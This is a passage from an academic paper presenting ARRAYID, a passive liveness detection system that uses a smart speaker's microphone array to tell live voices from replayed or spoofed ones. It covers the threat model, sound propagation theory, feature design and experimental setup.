To solve the above three problems, we first build a sound propagation model based on the wave propagation theory and then leverage it to theoretically assess the impact of environment factors (*e.g.*, articulatory gesture, sound decay pattern, propagation path) on the final collected audio's spectrum. Secondly, after collecting multi-channel audio, we give a formal definition of array fingerprint and discuss the theoretic performance gain of adopting microphone array, which can leverage the relationship among different channels' data to eliminate the distortions caused by factors including air channel and user's position changes. Thirdly, we collect and build the first array fingerprint-based open dataset containing multi-channel voices from 38,720 voice commands. To evaluate the effectiveness of ARRAYID, we compare ARRAYID with previous passive schemes (*i.e.*, CAFIELD [49], and VOID [3]) on both our dataset and a third-party dataset called ReMasc Core dataset [18]. ARRAYID achieves the authentication accuracy of 99.84% and 97.78% on our dataset and ReMasc Core dataset, respectively, while the best performance of existing schemes [3, 49] on these two datasets are 98.81% and 84.37% respectively. The experimental results well demonstrate the effectiveness and robustness of ARRAYID.

To the best of our knowledge, our work is the first to exploit the circular microphone array of the smart speaker to perform passive liveness detection in a smart home environment. The contributions of this study are summarized as follows:

- *Novel system.* We design, implement and evaluate ARRAYID for thwarting voice spoofing attacks. By only using audio collected from a smart speaker, ARRAYID does not require the user to carry any device or conduct additional action.
- *Effective feature.* We give a theoretical analysis of principles behind passive detection and propose a robust liveness feature: the array fingerprint. This novel feature both enhances effectiveness and broadens the application scenarios of passive liveness detection.
- *Robust performance.* Experimental results on both our dataset and a third-party dataset show that ARRAYID outperforms existing schemes. Besides, we evaluate multiple factors (*e.g.*, distance, direction, spoofing devices, noise) and demonstrate the robustness of ARRAYID.
- *New large-scale dataset.* A dataset containing 14 different spoofing devices collected by microphone array will be available to researchers, vendors, and developers for evaluating further liveness detection schemes.


The rest of this paper is organized as follows. In Section 2, we introduce the preliminaries of this study. In Section 3, we propose the concept of the array fingerprint and proof its advantages by both theoretical analysis and experiments. We elaborate on the detailed design of ARRAYID in Section 4, which is followed by evaluation, discussion, and related work in Sections 5, 6, and 7, respectively. Finally, we conclude this paper in Section 8.

2 Preliminaries

2.1 Threat Model

In this study, we focus on the voice spoofing attack, which can be categorized into the following two types.

Classical replay attacks. To fool the voice assistance, the attacker collects the legitimate user's audio samples and then



(a) Sound generation. (b) Sound propagation process.

Figure 1: Sound generation and propagation in smart home.

plays it back with a high-quality loudspeaker [12]. The victim's voice audio can be recorded or captured in many manners, which is not limited to websites, daily life talking, phone calls, etc. The replay attack is the most effective among various spoofing approaches since it preserves the most comprehensive voiceprint of the victim and requires no cumbersome hardware configurations and software parameter fine-tuning.

Advanced adversarial attacks. Even if attackers can only collect a limited number of the target user's voice samples, by adopting the latest voice synthesized technique [8], it is still feasible to attack existing speech recognition and speaker verification systems. For instance, the adversary can craft subtle noises into the audio (*e.g.*, hidden voice [7], music [50] or a broadcaster's voice [53]) or inaudible ultrasounds [35, 52] to launch an attack without raising the victim's concern. Moreover, by carefully modifying the spectrum of spoofing audio, the modulated attack [48] proposed by Wang *et al.*, demonstrates the feasibility of bypassing existing mono audio-based liveness detection schemes [6].

Similar to the previous works [3, 6, 49], in this study, the adversary is assumed to already obtain the victim's audio samples and can remotely control the victim's audio device (*e.g.*, smart TV, smartphone) to launch the voice spoofing attack. In this study, we mainly investigate how to leverage passive liveness detection to thwart replay attacks since most of the existing voice biometric-based authentication (human speaker verification) systems are vulnerable to this kind of replay attack. We also study ARRAYID's performance on thwarting advanced attacks including modulated attack [48], hidden voice [7], and VMask [53] in Section 5.4.3.

2.2 Sound Generation and Propagation

Before reviewing existing passive liveness detection schemes, it is important to describe the sound generation and propagation process.

Sound generation. As shown in Figure 1(a), voice commands are generated by a human or electrical device (*i.e.*, loudspeaker). For the loudspeaker, given an original voice command signal $x(f,t)$, where f represents the frequency and t is time, the loudspeaker utilizes the electromagnetic field change to vibrate the diaphragm. The movement of the diaphragm suspends and pushes air to generate the sound wave $s(f,t) = h_{dev}(f,t) \cdot x(f,t)$, where $h_{dev}(f,t)$ represents the channel gain in the sound signal modulation by the device as shown in Figure 1(b). Similarly, when a user speaks voice commands, their mouth and lips also modulate the air and we can use $h_{user}(f,t)$ to represent the modulation gain, where the generated sound is $s(f,t) = h_{user}(f,t) \cdot x(f,t)$ [1]. Finally, the generated sound $s(f,t)$ is spread through the air and captured by the smart speaker.

Sound transmission. Currently, smart speakers usually have a microphone array (*e.g.*, Amazon Echo 3rd Gen [30] and Google Home Max [45] both have 6 microphones). For a given microphone, when sound is transmitted to it, the air pressure at the microphone's location can be represented as $y(f,t) = h_{air}(d,f,t) \cdot s(f,t)$, where d is the distance of the transmission path between the audio source and the microphone and $h_{air}(d,f,t)$ is the channel gain in the air propagation of the sound signal.

Sound processing within the smart speaker. Finally, $y(f,t)$ is converted to an electrical signal by the microphone. Since the microphones employed by mainstream smart speakers usually have a flat frequency response curve in the frequency area of the human voice, we assume smart speakers save original sensed data $y(f,t)$ which is also adopted by existing studies [49]. Finally, the collected audio signal is uploaded to the smart home cloud to further influence the actions of smart devices.


2.3 Passive Liveness Detection

The recently proposed liveness detection schemes could be divided into two categories: mono channel-based detection (*e.g.*, Sub-bass [6] and VOID [3]) and fieldprint-based detection (*i.e.*, CAFIELD [49]).

2.3.1 Mono Channel-based Detection

Principles. As shown in Figure 1(a), the different sound generation principles between real human and electrical spoofing devices could be characterized as two different filters: $h_{user}(f,t)$ and $h_{dev}(f,t)$. If ignoring the distortion in the sound signal transmission, $h_{air}(d,f,t)$ could be considered as a constant value A. Thus, the received audio samples in authentic and spoofing attack scenarios are $y_{auth}(d,f,t) = A \cdot h_{user}(f,t) \cdot x(f,t)$ and $y_{spoof}(d,f,t) = A \cdot h_{dev}(f,t) \cdot x(f,t)$,

[1] In the real-world scenario, there is no such $x(f,t)$ during human voice generation process. However, the concepts of $x(f,t)$ and $h_{user}(f,t)$ are widely used [6] and will help us understand features in Section 4.3.



(a) Spectrums on room A. (b) Spectrums on room B.

Figure 2: Spectrums of authentic and spoofing voices when putting the smart speaker at different rooms.

respectively. Since A and $x(f,t)$ are the same, it means that the spectrograms of the received audio samples already contain the identity of the audio source (the real user $h_{user}(f,t)$ or the spoofing one $h_{dev}(f,t)$). Figure 2(a) shows the spectrums of the voice command "OK Google" and its spoofing counterpart. It's observed that the sub-bass spectrum (20-300 Hz) between two audio samples are quite different even if they are deemed similar, and this phenomenon is utilized by mono channel-based schemes such as Sub-base [6].

Limitations. However, in a real-world environment, $h_{air}(d,f,t)$ cannot always be regarded as a constant. The surrounding object's shape and materials, the sound transmission path, and the absorption coefficient of air all affect the value of $h_{air}(d,f,t)$. As shown in Figure 2(a) and Figure 2(b), the spectrograms of authentic and spoof audio samples change drastically when putting the smart speaker in different rooms. The experimental result from Section 5.2 and [3] demonstrates the performance of liveness detection undergoes degradation when handling datasets in which audios are collected from complicated environments (*e.g.*, ASVSpoofing 2017 Challenge [23], ReMasc Core [18]).

2.3.2 Fieldprint-based Detection

Principles. The concept of *fieldprint* [49] is based on the assumption that audio sources with different articulatory behaviors will cause a unique "sound field" around them. By measuring the field characteristics around the audio source, it is feasible to induce the audio's identity. CAFIELD is the typical scheme which deploys two microphones to receive two audios $y_1(f,t)$ and $y_2(f,t)$, and defines the fieldprint as:

$$Field = log(\frac{y_1(f,t)}{y_2(f,t)}). \quad (1)$$

Limitations. Measuring stable and accurate fieldprint requires the position between the audio source and the print measure sensors must be relatively stable. For instance, CAFIELD only performs well when the user holds a smartphone equipped with two microphones close to the face in a fixed manner. The fieldprint struggles in far distances (*e.g.*, greater than 40 cm in [49]), making it unsuitable for a home environment, in which users want to communicate with a speaker across the room. The goal of this study is to propose a novel and robust feature for passive liveness detection.

3 Array Fingerprint

In this section, we propose a novel and robust liveness feature ***array fingerprint*** and elaborate the rationale behind ARRAYID by answering the following critical questions:

RQ1: How can we model the sound propagation in smart speaker scenarios and answer why existing features (*e.g.*, fieldprint) cannot be effective in such scenarios?

RQ2: How can we extract a useful feature from multi-channel voice samples that is robust regarding a user's location and microphone array's layout?

RQ3: What are the benefits of the array fingerprint? Is it effective and robust to the distortions caused by environmental factors?

3.1 Theoretical Analysis on Sound Propagation for Smart Speakers

To answer question **RQ1**, we give a theoretical analysis of sound propagation in a smart speaker scenario by following the model proposed in Section 2.2 and discuss the limitations of the previous works.

Sound propagation model for smart speakers. Figure 3 illustrates the scenario when audio signals are transmitted from source to microphone array. The audio source is regarded as a point with coordinate $(L,0)$ and the microphones are evenly distributed on a circle. Given the k-th microphone M_k, the collected audio data is $y_k(f,t) = h_{air}(d_k,f,t) \cdot s(f,t)$, where d_k is the path distance from the audio source to M_k. In the theoretical analysis, to simplify the description of the channel gain $h_{air}(d_k,f,t)$, we apply the classic spherical sound wave transmission model in air [19].[2] Thus, $h_{air}(d_k,f,t)$ can be estimated as:

$$h_{air}(d_k,f,t) = Ce^{-\alpha_c d_k} = Ce^{-\alpha(s(f,t))d_k}, \quad (2)$$

where C is the attenuation coefficient, and α_c is the absorption coefficient which varies with the signal frequency f. Therefore, we replace α_c with $\alpha(s(f,t))$. Then, from Section 2.2, the collected audio in M_k can be represented as:

$$y_k(f,t) = h_{air}(d_k,f,t) \cdot s(f,t) = Ce^{-\alpha(s(f,t))d_k} \cdot s(f,t). \quad (3)$$

Existing passive liveness detection schemes are vulnerable to environmental changes. From equation 3, it is observed that changing the relative distance between the microphone and audio source will cause non-linear distortion on the microphone's collected signal. Such distortion is related to the original $s(f,t)$ and thus is hard to be eliminated. This is the reason why mono channel-based detection schemes are fragile to the change of propagation path.

[2] In real-world scenarios, sound decay in the air is correlated with many factors such as temperature, medium, and surrounding objects. Using the classical model simplifies the question and the effectiveness of ARRAYID will be demonstrated by experiments in Section 3.3.




Figure 3: Sound propagation in microphone array scenario.

For the fieldprint-based solution, from equation 1, the extracted feature can be represented as $log(y_i/y_j) = -\alpha(s(f,t)) \cdot lg(e) \cdot (d_i - d_j)$. When the positions of the microphone pair are fixed (*i.e.*, $d_i - d_j$) can be regarded as a constant), the above feature is a function of originally generated $s(f,t)$ containing liveness factor as described in Section 2.3. However, when the microphone's position changes, the $d_i - d_j$ will no longer be a stable value, and leveraging such a feature becomes infeasible.

3.2 Advantage of Array Fingerprint: Definition and Simulation-based Demonstration

In this subsection, we answer **RQ2** by defining the array fingerprint and mathematically demonstrating its effectiveness.

From the theoretical analysis in Section 3.1, to achieve robust liveness detection, the extracted channel feature has to minimize the effects of the propagation factors such as C and d_k. Inspired by the circular layout of microphones in smart speaker as shown in Figure 3, we define the array fingerprint A_F as below:

$$\begin{aligned} A_F &= std(log[y_1, y_2, ..., y_N]) \\ &= std(C - \alpha(s(f,t)) \cdot lg(e) \cdot [d_1, d_2, ..., d_N]) \\ &= -\alpha(s(f,t)) \cdot lg(e) \cdot std([d_1, d_2, ..., d_k]) \\ &= A_F(s(f,t), \sigma_d). \end{aligned} \tag{4}$$

From equation 4, we know that the array fingerprint is mainly dominated by source audio $s(f,t)$ and standard deviation of propagation distances $\sigma_d = std([d1, d2, ..., d_N])$. However, to effectively capture the audio's identity, which can be derived from $s(f,t)$, the hypothesis that σ_d could be regarded as a constant parameter must be proved.

To demonstrate the above hypothesis, the propagation distance between audio source S_0 and each microphone should be precisely determined. To achieve this goal, as shown in Figure 3, we denote the center of the microphone array of the smart speaker and the audio source (*e.g.*, human or electrical machine) as origin O and $S_0(L,0)$ respectively. For the *k-th* microphone M_k, its coordinate can be represented as:

$$\overrightarrow{OM_k} = (r \cdot cos(\theta + \frac{2\pi(k-1)}{N}),\ r \cdot sin(\theta + \frac{2\pi(k-1)}{N})), \tag{5}$$

where r is of the radius of the microphone array, N is the number of microphones, and θ is the angle between M_1 and




Figure 4: σ_d values when propagation path changes.

X axis. Thus the distance d_k between S_0 and M_k could be represented as:

$$d_k = |\overrightarrow{M_k S_0}| = r\sqrt{1 + (\frac{l}{r})^2 - 2(\frac{l}{r})cos(\theta + \frac{2\pi(k-1)}{N})}. \tag{6}$$

To verify the robustness of σ_d, we performed a simulation based on the multi-microphone speaker with a radius of 5 cm used by Amazon Echo 3rd Gen [30]. The distance L varies from 1 m to 3 m, the θ changes from 0 to 90 degrees. The microphone number N are set as 8, 6, 4, and 2, respectively.


Figure 4 shows the simulation results under different microphone numbers. When employing more than 4 microphones, the σ_d converges to a constant value. For instance, when $N = 6$, σ_d has an average of 3.38 cm with the range of only 7.9×10^{-4} cm. However, when N is set to 2 (*i.e.*, the scenario in fieldprint-based scheme [49]), the σ_d varies from 0 to 7.07 cm. Since the microphone array of the smart speaker usually has more than four microphones, the σ_d which is almost unchanged can be regarded as a constant parameter that merely impacts the A_F.

From the above theoretical analysis and simulation, it can be derived that the array fingerprint is mainly related to the source audio $s(f,t)$ and thus resilient to the changes of environmental factors, especially for the distance. This is why array fingerprint outperforms other features from mono or two-channel audios [3, 6, 49].

3.3 Validation of Array Fingerprint

Besides theoretical analysis, to answer **RQ3**, we further validate the effectiveness of the proposed array fingerprint via a series of real-world case studies.

In the experiment, the participant is required to speak the command "Ok Google" at distances of 0.6 m and 1.2 m, respectively. Figure 5(a) shows the audio signal clips collected by a microphone array with six microphones, and the audio difference between different channels is obvious. When employing the concept of fieldprint, it is observed from Figure 5(b) that the fieldprints extracted from microphone pair



(a) Two original authentic audios. (b) Dynamic power differences in different microphone pairs. (c) Stable array fingerprints.

Figure 5: Illustration of stability of array fingerprint under two locations.




Figure 6: Differentiating human voice from two spoofing devices via array fingerprints under different propagation paths.

(M_1, M_2) and (M_1, M_5) are quite different.[3] Among different distances, the fieldprints are also quite different. However, from Figure 5(c) we can see that the array fingerprints for different distances are very similar.[4]

To show the distinctiveness of array-print, we also conducted replay attacks via smartphones and iPad (*i.e.*, device #8 and # 3 in Table 6 of Appendix B). The normalized array fingerprints (*i.e.*, F_{SAP} in Section 4.3.1) are shown in Figure 6. It is observed that the array fingerprints for the same audio sources are quite similar, while array fingerprints for different audio sources are quite different. Our theoretical analysis and experimental results demonstrate the array fingerprint can serve as a better passive liveness detection feature. This motivates us to design a novel, lightweight and robust system which will be presented in the next section.

4 The Design of ARRAYID

As shown in Figure 7, we propose ARRAYID, a robust liveness detection system based on the proposed array fingerprint with other auxiliary features. ARRAYID consists of the following modules: *Data Collection Module*, *Pre-processing Module*, *Feature Extraction Module*, and *Attack Detection Module*. We will elaborate on the details of each module in this section.

4.1 Multi-channel Data Collection

Currently, most popular smart speakers, such as Amazon Echo and Google, employ a built-in microphone array to collect




Figure 7: System overflow.

voice audio. However, due to privacy and commercial concerns, the user of the smart speaker cannot access the original audio data, only the transcribed text. To solve this problem, we utilize open modular development boards with voice interfaces (*i.e.*, the Matrix Creator [31] and Seeed Respeaker [42]) to collect the data. Since these development boards have similar sizes to commercial smart speakers, ARRAYID evaluations on the above devices can be applied to a smart speaker without any notable alterations. Generally speaking, given a smart speaker with N microphones, a sampling rate of F_s, and data collection time T, the collected voice sample is denoted as $V_{M\times N}$, where $M = F_s \times T$ and we let V_i be the *i-th* channel's audio $V(:,i)$. Then, the collected V is sent to the next module.


4.2 Data Pre-processing

As shown in equation 4, the identity (*i.e.*, real human or spoofing device) is hidden in the audio's spectrogram. Therefore, before feature extraction, we conduct the frequency analysis on each channel's signal and detect the audio's direction.

Frequency analysis on multi-channel audio data. As described in Section 3.2, the audio spectrogram in the time-frequency domain contains crucial features for further liveness detection. ARRAYID performs Short-Time Fourier Transform (STFT) to obtain two-dimensional spectrograms of each channel's audio signal. For the i-th channel's audio V_i, which contains M samples, ARRAYID applies a Hanning window to divide the signals into small chunks with lengths of 1024 points and overlapping sizes of 728 points. Finally, a 4096-sized Fast Fourier Transform (FFT) is performed for each chunk


[3] The real process of extracting fieldprint is more complicated. Figure 5(b) shows the basic principle following the descriptions in equation 1.

[4] This array fingerprint is refined after extracting from equation 4. The detailed calculation steps are described in Section 4.3.1.



(a) Original spectrograms of different channels.

(b) Spectrogram grids of different channels.



(c) Array fingerprint Extraction Processing.

(d) Features among different commands and distances.

Figure 8: Illustration of spectrogram array fingerprint feature F_{SAP} extraction.

and a spectrogram S_i is obtained as shown in Figure 8(a).

Direction detection. Given a collected audio $V_{M\times N}$, to determine the microphone which is closest to the audio source, ARRAYID firstly applies a high pass filter with a cutoff frequency of 100 Hz to $V_{M\times N}$. Then, for the i-th microphone M_i, ARRAYID calculates the alignment errors $E_i = mean((V(:,i-1)-V(:,i))^2)$ [39]. Finally, from the calculated E, ARRAYID chooses the microphone with minimum alignment error as the corresponding microphone.

4.3 Feature Extraction

From equations 3 and 4, we observe that both audio spectrograms themselves and the microphone array's difference contain the liveness features of collected audio. In this module, the following three features are selected by ARRAYID: *Spectrogram Array Fingerprint* F_{SAP}, *Spectrogram Distribution Fingerprint* F_{SDP}, and *Channel LPCC Features* F_{LPC}.

4.3.1 Spectrogram Array Feature

After obtaining the spectrogram $\mathbf{S} = [S_1, S_2, \ldots, S_N]$ from N channels' audio data $\mathbf{V} = [V_1, V_2, ..., V_N]$, ARRAYID firstly exploits the array fingerprint which is proposed in Section 3.2 to extract the identity of the audio source. To reduce the computation overhead, for S_k with size $M_s \times N_s$, we only preserve the components in which frequency is less than the cutoff frequency f_{sap}. In this study, we empirically set f_{sap} as 5 kHz. The resized spectrograms are denoted as $\mathbf{Spec} = [Spec_1, Spec_2, ..., Spec_k]$, where $Spec_k = S_k(:M_{spec},:)$. In this study, with sampling rate Fs = 48kHz and FFT points $N_{fft} = 4096$, the M_{spec} is $[\frac{f_{sap}\times N_{fft}}{F_s}] = 426$.

Figure 8(a) illustrates *Spec* of three channels of the command "OK Google." It is observed that different channels' spectrograms are slightly different. However, directly using such subtle differences would cause an inaccurate feature. Thus, ARRAYID transforms $Spec_k$ into a grid matrix G_k with size $M_G \times N_G$ by dividing $Spec_k$ into $M_G \times N_G$ chunks and calculates the sum of magnitudes within each chunk. The element of G_k could be represented as:

$$G_k(i,j) = sum(Spec_k(1+(i-1)\cdot S_M : i\cdot S_M, \\ 1+(j-1)\cdot S_N : j\cdot S_N)), \quad (7)$$


where $S_M = [\frac{M_{spec}}{M_G}]$ and $S_N = [\frac{N_{spec}}{N_G}]$ are the width and length of each chunk. Note that some elements of $Spec_k$ may be discarded, however, it does not affect the feature generation, since ARRAYID focuses on the differences between spectrograms according to equation 4. In this study, M_G and N_G are set to 100 and 20 respectively, and Figure 8(b) shows the spectrogram grids from the first, third and fifth microphone. The difference among elements in $\mathbf{G} = [G_1, G_2, ..., G_N]$ is now very obvious. For instance, the grid values in the red rectangles of Figure 8(b) are quite different.

Then, based on equation 4, ARRAYID calculates the array fingerprint F_G from the spectrogram $\mathbf{G}$. F_G has the same size as G_k, and the elements of F_G can be represented as:

$$F_G(i,j) = std([G_1(i,j), G_2(i,j), ..., G_N(i,j)]). \quad (8)$$

Figure 8(c) illustrates the F_G containing N_G chunks calculated from spectrogram grids as shown in Figure 8(b). However, we find that in different time chunks, the $F_G(:,i)$ varies. The reason is that different phonemes are pronounced by different articulatory gestures, which can be mapped to a different $h_{user}(f,t)$ function in Section 2.2. To solve this problem, we leverage the idea that even though different phonemes contain different gestures, there are common components over a long duration of time. Therefore, ARRAYID averages the F_G across the time axis, and Figure 8(c) shows the average result $\overline{F_G}$. ARRAYID performs a 5-point moving average and normalization on $\overline{F_G}$ to remove noise and generate the spectrogram array fingerprint F_{SAP}.

Figure 8(d) gives a simple demonstration about the effectiveness of the F_{SAP} feature generation process. We test three



(a) The authentic audio's *Ch*. (b) The spoofing audio's *Ch*. (c) F_{SDP} between authentic and spoofing audios.

Figure 9: Spectrogram distributions between authentic human and spoofing device.

voice commands "OK Google", "Turn on Bluetooth" and "Record a video", while the distances between the speaker and microphone array are set as 0.6 m and 1.2 m in the first two commands and the last command, respectively. In Figure 8(d), it is observed that the different commands result in a similar array fingerprint, and the feature difference between authentic audio and spoofing audio is clear. Finally, since ARRAYID requires a fast response time, the feature should be lightweight. So, the F_{SAP} is re-sampled to the length of N_{SAP} points. In this study, we empirically choose N_{SAP} as 40.

4.3.2 Spectrogram Distribution Feature

Besides F_{SAP}, as mentioned in equation 3, the spectrogram distribution also provides useful information related to the identity of the audio source. Thus we also extract spectrogram distribution fingerprint F_{SDP} for liveness detection. Given a spectrogram S_k from the k-th channel, ARRAYID calculates a N_G-dimension vector Ch_k in which $Ch_k(i) = \sum_{j=1}^{M_{spec}} S_k(j,i)$, where M_{spec} and N_G are set as 85 and 20 respectively in this study.[5] For the audio with N channels, the channel frequency strength $Ch = [Ch_1, Ch_2, ..., Ch_N]$ is obtained.

Figure 9(a) and 9(b) show channel frequency strength Ch_1 and Ch_4 of first and fourth channels from authentic and spoofing audios. It is observed that Ch from real human and spoofing device are quite different. Therefore, we utilize the average of channel frequency strengths $\overline{Ch}$ and re-sample its length to N_{Ch} as the first component of F_{SDP}. In this study, $\overline{Ch}(i) = mean([Ch_1(i), Ch_2(i), ..., Ch_N(i)])$ and N_{Ch} is set to 20. We can also find that for the same audio, Ch from different channels have slightly different magnitudes and distributions. To characterize the distribution of Ch, for Ch_k from the k-th channel, ARRAYID first calculates the cumulative distribution function Cum_k and then determines the indices μ which can split Cum_k uniformly. As shown in Figure 9(a) and 9(b), the Ch_k are segmented into 6 bands. ARRAYID sets the $Thr = [0.1, 0.3, 0.5, 0.7, 0.9]$, and the index $\mu(k,i)$ of the i-th Thr for Ch_k satisfies the following condition:

$$Cum_k(\mu(k,i)) \leq Thr_i \leq Cum_k(\mu(k,i)+1). \quad (9)$$

After obtaining the $N \times 5$ indices μ, we utilize the mean value D_{mean} and standard deviation D_{std} among different channels as a part of the spectrogram feature. Both D_{mean} and D_{std} are vectors with length of 5, where $D_{mean}(i) = mean(\mu(:,i))$ and $D_{std}(i) = std(\mu(:,i))$. Finally, ARRAYID obtains the spectrogram distribution fingerprint $F_{SDP} = [\overline{Ch}, D_{mean}, D_{std}]$. Figure 9(c) illustrates the F_{SDP} from authentic and spoofing audios and demonstrates the robustness of F_{SDP}.

[5] When calculating F_{SDP}, we set the cutoff frequency as 1 kHz since most human voice frequency components are located in the 0~1 kHz range and the corresponding M_{Spec} is 85 under the the parameters in Section 4.3.1.

4.3.3 Channel LPCC Features

The final feature of ARRAYID is the Linear Prediction Cepstrum Coefficients (LPCC). Since each channel has unique physical properties, retaining the LPCC which characterizes a given audio signal could further improve the detection performance. For audio signal $y_k(t)$ collected by microphone M_k, ARRAYID calculates the LPCC with the order $p = 15$. Due to page limit, the details of LPCC extraction is introduced in Figure 16 and Appendix A respectively. To reduce the time overhead spent on LPCC extraction, we only preserve the LPCCs from aduios in these two channels $(M_i, M_{mod(i+N/2,N)})$, where M_i is the closet microphone derived from Section 4.2. Finally, we generate the final feature vector $X = [F_{SAP}, F_{SDP}, F_{LPC}]$.

4.4 Classification Model

After generating the feature vector from the audio input, we choose a lightweight feed-forward back-propagation neural network to perform liveness detection. The neural network only contains three hidden layers with rectified-linear activation (layer sizes: 64, 32, 16). We adopt a lightweight neural network because it can achieve a quick response to the decision, which is essential for the devices in the smart home environment. We also discuss other possible classification models in Appendix C.

5 Evaluations

5.1 Experiment Setup

Hardware setup. Since it is hard for users to obtain audio files from popular smart speakers such as Google Home and Amazon Echo, in this study, to collect multi-channel audios, as shown in Figure 17 of Appendix B, we employ two open modular development boards (*i.e.*, Matrix Creator, and Seeed ReSpeaker Core v2) with the sampling rate of 48 kHz to serve as smart speakers. The number of microphones in the Matrix and ReSpeaker are 8 and 6, respectively, and their radiuses are 5.4 cm and 4.7 cm respectively. For the spoofing device,

we employ 14 different electrical devices with various sizes and audio qualities whose detailed parameters are shown in Table 6 of Appendix B.

Data collection procedure. In this study, 20 participants are recruited to provide the multi-channel audio data. The data collection procedure consists of two phases: *(i) Authentic audio collection:* in this phase, the participant speaks 20 different voice commands as listed in Appendix B and the experimental session can be repeated multiple times by this participant. We pre-define four distances (*i.e.*, 0.6 m, 1.2 m, 1.8 m, 2.4 m) between the microphone array and the participant can choose any of them in each session. For the speaking behavior, we ask the participant to speak command as she/he likes and did not specify any fixed speed/tone. *(ii) Spoofing audio collection:* in this phase, similar to the manners adopted by the previous works [3, 49, 54], after collecting the authentic voice samples, we utilize the spoofing devices as listed in Table 6 to automatically replay the samples without the participant's involvement. When replaying a voice command, the electrical device is placed at the same location as the corresponding participant.

